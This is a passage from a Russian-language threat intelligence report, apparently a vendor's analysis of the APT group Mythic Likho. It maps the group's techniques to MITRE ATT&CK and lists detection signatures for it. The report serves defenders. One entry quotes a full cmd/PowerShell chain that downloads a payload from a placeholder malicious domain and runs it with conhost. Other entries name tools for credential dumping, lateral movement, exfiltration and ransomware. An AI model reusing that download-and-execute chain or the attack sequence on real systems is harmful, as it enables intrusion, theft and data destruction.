T1140	Deobfuscate/Decode Files or Information	Mythic Likho использует дропперы для декодирования (деобфускации) встроенной полезной нагрузки			
T1202	Indirect Command Execution	Mythic Likho использует conhost.exe в поставляемых LNK-файлах для запуска полезной нагрузки, загружаемой с управляющего сервера			
T1562.001	Impair Defenses: Disable or Modify Tools	Mythic Likho отключает средства антивирусной защиты на компьютере жертвы			
T1620	Reflective Code Loading	Mythic Likho использует рефлексивную загрузку полезной нагрузки для выполнения загрузчиков и бэкдоров непосредственно в памяти			

ID	Название	Описание			
T1678	Delay Execution	Mythic Likho использует опцию /v: оп для активации механизма отложенного расширения переменных окружения в PowerShell-командах, загружающих HuLoader, Merlin, ReflectPulse: /v: on /c "set u=https://192.168.1.1/[FILENAME] && set u=!u:192.168.1.1=[MALICIOUS_OR_HACKED_DOMAIN]! && powershell -c "\$ProgressPreference='SilentlyContinue';iwr -Uri \$env:u -OutFile \$env:TEMP\[FILENAME];conhost.exe \$env:TEMP\[FILENAME]"	Повышение привилегий (Privilege Escalation)		
			T1078	Valid Accounts	Mythic Likho использует валидные учетные записи в том числе с привилегированными правами доступа обнаруженные на зараженных хостах скомпрометированной инфраструктуры
T1134	Access Token Manipulation	Mythic Likho применяет бэкдор Loki для управления маркерами доступа Windows			
Получение учетных данных (Credential Access)					
T1003.001	OS Credential Dumping: LSASS Memory	Mythic Likho извлекает пользовательские хеши из компонента LSA (Local Security Authority) с использованием утилиты Mimikatz			
T1003.002	OS Credential Dumping: Security Account Manager	Mythic Likho извлекает пользовательские хеши из Security Account Manager (SAM) с использованием утилиты XenArmor Password Recovery			
T1555.001	Credentials from Password Stores: Keychain	Mythic Likho извлекает WPA- и WPA2-ключи из Wi-Fi профилей с использованием утилиты XenArmor Password Recovery			
T1555.003	Credentials from Password Stores: Credentials from Web Browsers	Mythic Likho извлекает пароли из браузеров с использованием утилиты XenArmor Password Recovery			
T1555.004	Credentials from Password Stores: Windows Credential Manager	Mythic Likho извлекает системные секреты приложений из Windows Credential Manager, Vault и DPAPI-хранилищ с использованием утилиты XenArmor Password Recovery			
T1555.005	Credentials from Password Stores: Password Managers	Mythic Likho извлекает пароли из локальных баз менеджеров хранения паролей (LastPass, 1Password и аналогичных) с использованием утилиты XenArmor Password Recovery			
Изучение (Discovery)					
T1016	System Network Configuration Discovery	Mythic Likho получает ARP-таблицу с использованием команды arp -a			
		Mythic Likho получает информацию о конфигурации IP-адресов с использованием команды ipconfig			
		Mythic Likho применяет загрузчики Loki для определения количества сетевых адаптеров жертвы и их IPv4-адресов			
T1016.001	System Network Configuration Discovery: Internet Connection Discovery	Mythic Likho получает статус сетевой доступности с помощью ICMP-эхо-запросов с использованием команды ping			

ID	Название	Описание
T1033	System Owner/User Discovery	Mythic Likho получает имя и домен текущего пользователя с использованием команды <code>whoami</code>
		Mythic Likho применяет загрузчики Loki для определения имени пользователя скомпрометированной системы
T1046	Network Service Discovery	Mythic Likho запускает утилиту сетевого сканирования Nmap для изучения сетевого окружения
T1049	System Network Connections Discovery	Mythic Likho получает статистику сетевых соединений с использованием команды <code>netstat -atn</code>
T1057	Process Discovery	Mythic Likho получает список процессов, запущенных в системе, с использованием команды <code>Get-Process</code>
T1082	System Information Discovery	Mythic Likho получает информацию о системе и конфигурации оборудования с использованием команды <code>systeminfo</code>
		Mythic Likho применяет загрузчик Loki для определения имени компьютера, архитектуры и версии операционной системы жертвы

ID	Название	Описание
T1083	File and Directory Discovery	Mythic Likho получает информацию о структуре и содержимом файловой системы с использованием следующих команд: • pwd — полный путь текущего рабочего каталога; • ls — список файлов и каталогов в текущем каталоге; • dir — список файлов и подкаталогов по указанному пути; • tree — дерево каталогов по указанному пути с сохранением вывода в файл: tree [PATH] > [FILE_PATH] • -C "[Console]::OutputEncoding = New-Object System.Text.UTF8Encoding; (Get-ChildItem -Path '[PATH]' -Recurse Measure-Object -Property Length -Sum ForEach-Object {[math]::Round(\$_.Sum / 1MB, 2) })" — рекурсивное перечисление файлов в указанной папке и подсчет их суммарного размера; • (gci O:\1C_InfoBase (352) measure Length -s).Sum / 1Mb — суммарный размер всех файлов в каталоге базы «1С» в мегабайтах Mythic Likho использует загрузчик Loki для определения пути к текущему исполняемому файлу Mythic Likho использует бэкдор Loki для определения текущего каталога
T1087.002	Account Discovery: Domain Account	Mythic Likho использует утилиту SharpHound для получения информации о пользователях Active Directory
T1135	Network Share Discovery	Mythic Likho получает информацию о пользователях Active Directory с использованием команд net user, Get-ADUser -Filter
T1201	Password Policy Discovery	Mythic Likho получает список доступных SMB-ресурсов с использованием команды Get-SMBShare
T1680	Local Storage Discovery	Mythic Likho получает информацию о параметрах политики паролей и учетных записей Windows с использованием команд net account Get-ADDefaultDomainPasswordPolicy, WssPasswordPolicy
Перемещение внутри периметра (Lateral Movement)		
T1569.002	System Services: Service Execution	Mythic Likho получает информацию о доступных дисках и их свойствах с использованием команд Get-Volume Get-PSDrive
T1570	Lateral Tool Transfer	Mythic Likho использует скомпрометированные локальные учетные записи и утилиты PsExec и dcomexec из набора инструментов Impacket для выполнения удаленных команд на иных сетевых хостах скомпрометированной инфраструктуры
Сбор данных (Collection)		
T1005	Data from Local System	Mythic Likho перемещает вредоносные инструменты внутри скомпрометированной сети путем подключения локальных и удаленных SMB-хранилищ командами net use и New-PSDrive
T1039	Data from Network Shared Drive	Mythic Likho собирает данные, обнаруженные в локальных хранилищах
T1213.006	Data from Information Repositories: Databases	Mythic Likho собирает данные, обнаруженные в сетевых хранилищах
T1560.001	Archive Collected Data: Archive via Utility	Mythic Likho создает локальные копии обнаруженных в скомпрометированной сети баз данных с использованием нативных утилит
Организация управления (Command and Control)		
T1071.001	Application Layer Protocol: Web Protocols	Mythic Likho архивирует интересующие данные с использованием PowerShell команды Compress-Archive
T1071.002	Application Layer Protocol: File Transfer Protocols	Mythic Likho использует HTTP для взаимодействия загрузчиков и бэкдоров с управляющим сервером
T1105	Ingress Tool Transfer	Mythic Likho использует SFTP-подключения для загрузки вредоносных инструментов с управляющего сервера в систему жертвы
		Mythic Likho применяет бэкдор Loki для загрузки файлов с управляющего сервера в систему жертвы

ID	Название	Описание
T1132.001	Data Encoding: Standard Encoding	Mythic Likho использует Base64 для кодирования передаваемых на управляющий сервер сообщений
T1572	Protocol Tunneling	Mythic Likho использует сетевые туннели в скомпрометированную сеть, организованные с использованием опенсорс-инструментов Ligolo-ng, PuTTY, Socat
T1573.001	Encrypted Channel: Symmetric Cryptography	Mythic Likho применяет AES в режиме CBC для шифрования передаваемых сообщений
T1573.002	Encrypted Channel: Asymmetric Cryptography	Mythic Likho использует сетевые подключения, защищенные ассиметричным шифрованием
T1665	Hide Infrastructure	Mythic Likho использует сервисы CloudFlare для сокрытия реальных IP-адресов вредоносной серверной инфраструктуры
Экспфильтрация данных (Exfiltration)		
T1041	Exfiltration Over C2 Channel	Mythic Likho применяет бэкдор Loki для загрузки файлов с целевой системы на управляющий сервер
T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	Mythic Likho выгружает собранные данные в облачные хранилища с использованием утилиты Rclone
Деструктивное воздействие (Impact)		
T1485	Data Destruction	Mythic Likho форматирует обнаруженные в скомпрометированной сети RAID-массивы
T1486	Data Encrypted for Impact	Mythic Likho зашифровывает информацию на устройствах в скомпрометированной сети шифровальщиком LockBit
T1489	Service Stop	Mythic Likho применяет бэкдор Loki для остановки выбранных процессов
T1490	Inhibit System Recovery	Mythic Likho удаляет обнаруженные в скомпрометированной сети системы и утилиты создания и восстановления резервных копий

Скачать в формате:

PT Sandbox

YARA-правила

Вердикты:

tool_multi_ZZ_Merlin__Backdoor

apt_win_UA_MythicLikho__Downloader__HuLoader

apt_win_UA_MythicLikho__Downloader__HuLoader__Manifest

apt_win_UA_MythicLikho__Downloader__ReflectPulse__installPayload

apt_win_UA_MythicLikho__Dropper__ReflectPulse__loadStage

apt_win_UA_MythicLikho__Backdoor__Loki__HavocAgent__version1

apt_win_UA_MythicLikho__Backdoor__Loki__version2

Скачать в формате:

Поведенческие вердикты

Вердикты:

Read.Registry.Key.NetInterfaces

Read.Process.Name.Enumeration

Trojan.Win32.NetworkGeneric.c

Create.File.Masquerading.MasscanFiles

Delete.System.BSOD.Impact

Скачать в формате:

PT NAD и PT NGFW

LOADER [PTsecurity] HuLoader sid: 10011864

TOOLS [PTsecurity] Mythic C2 Loki Agent sid: 10013028